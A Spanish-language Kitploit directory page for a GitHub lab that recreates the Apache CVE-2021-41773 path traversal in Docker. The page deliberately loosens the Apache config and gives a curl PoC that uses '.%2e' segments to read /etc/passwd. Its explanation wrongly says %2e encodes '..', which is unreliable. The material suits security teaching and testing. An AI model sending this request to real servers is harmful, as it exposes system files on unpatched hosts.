
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
cve-2021-41773 — Entorno de laboratorio basado en Docker para la vulnerabilidad de path traversal de Apache CVE-2021-41773 con exploit PoC y recorrido detallado para pruebas de seguridad y educación. | Kitploit
Herramientas/GitHubGitHub/jiyun02/cve-2021-41773
Análisis de VulnerabilidadesExplotaciónSeguridad WebPruebas de PenetraciónAprendizaje y EducaciónLabs y Práctica
GitHubjiyun02/cve-2021-41773

cve-2021-41773

Entorno de laboratorio basado en Docker para la vulnerabilidad de path traversal de Apache CVE-2021-41773 con exploit PoC y recorrido detallado para pruebas de seguridad y educación.


Ver Repositorio
27hace 1 añoAún no revisado

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    600
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    391
  • 4

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    321
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    292
  • 6

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    257

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →
Compartir

CVE-2021-41773 – Informe de Path Traversal de Apache


Resumen

  • Vulnerabilidad encontrada en Apache HTTP Server versión 2.4.49 que, dependiendo de la configuración del servidor web, puede exponer archivos sensibles del sistema mediante un ataque de Path Traversal
  • Path Traversal: el atacante puede acceder a archivos fuera de la raíz web utilizando rutas que contienen ../

Información

  • Nombre de la vulnerabilidad: CVE-2021-41773
  • Versiones afectadas: Apache HTTP Server 2.4.49
  • Tipo de vulnerabilidad: Path Traversal
  • Estado del parche oficial: Parcheado en 2.4.50 o superior

Configuración del entorno de laboratorio

  • Imagen base : 'httpd:2.4.49' (DockerHub)
  • Método de ejecución del contenedor : Dockerfile + docker-compose.yml
  • Puerto de ejecución : 8080 → conectado al puerto 80 del contenedor
  • Cambio de configuración de Apache : modificado a 'Require all granted' (para permitir Path Traversal)

Método de ejecución del entorno

  • git clone https://github.com/JIYUN02/cve-2021-41773.git
  • cd cve-2021-41773
  • docker-compose up --build

PoC de la vulnerabilidad

  • curl http://localhost:8080/cgi-bin/.%2e/.%2e/.%2e/.%2e/etc/passwd

Proceso detallado

  1. Ejecución del directorio para la tarea image
image

  1. Creación del Dockerfile image

-> Imagen base: httpd:2.4.49 (versión que contiene la vulnerabilidad)

-> 'sed -i 's/Require all denied/Require all granted/g' : permite Path Traversal y acceso externo

  1. docker-compose.yml image

-> Definición de Apache

-> Mapeo del puerto 8080 al puerto 80 del contenedor

  1. Ejecución de docker

    image

  2. Ejecución del PoC

    image

-> curl http://localhost:8080/cgi-bin/.%2e/.%2e/.%2e/.%2e/etc/passwd

-> /etc/passwd contiene información sensible; %2e es la palabra codificada de .., que es un comando para moverse al directorio padre

-> Al manipular la ruta, se consigue que el servidor acceda a /etc/passwd y lo muestre

  1. Resultado de la ejecución image

-> Como se muestra en la imagen anterior, es posible acceder a directorios sensibles


URL del repositorio accesible mediante Fork

https://github.com/JIYUN02/cve-2021-41773

-> Existe historial de commits

Descargar herramienta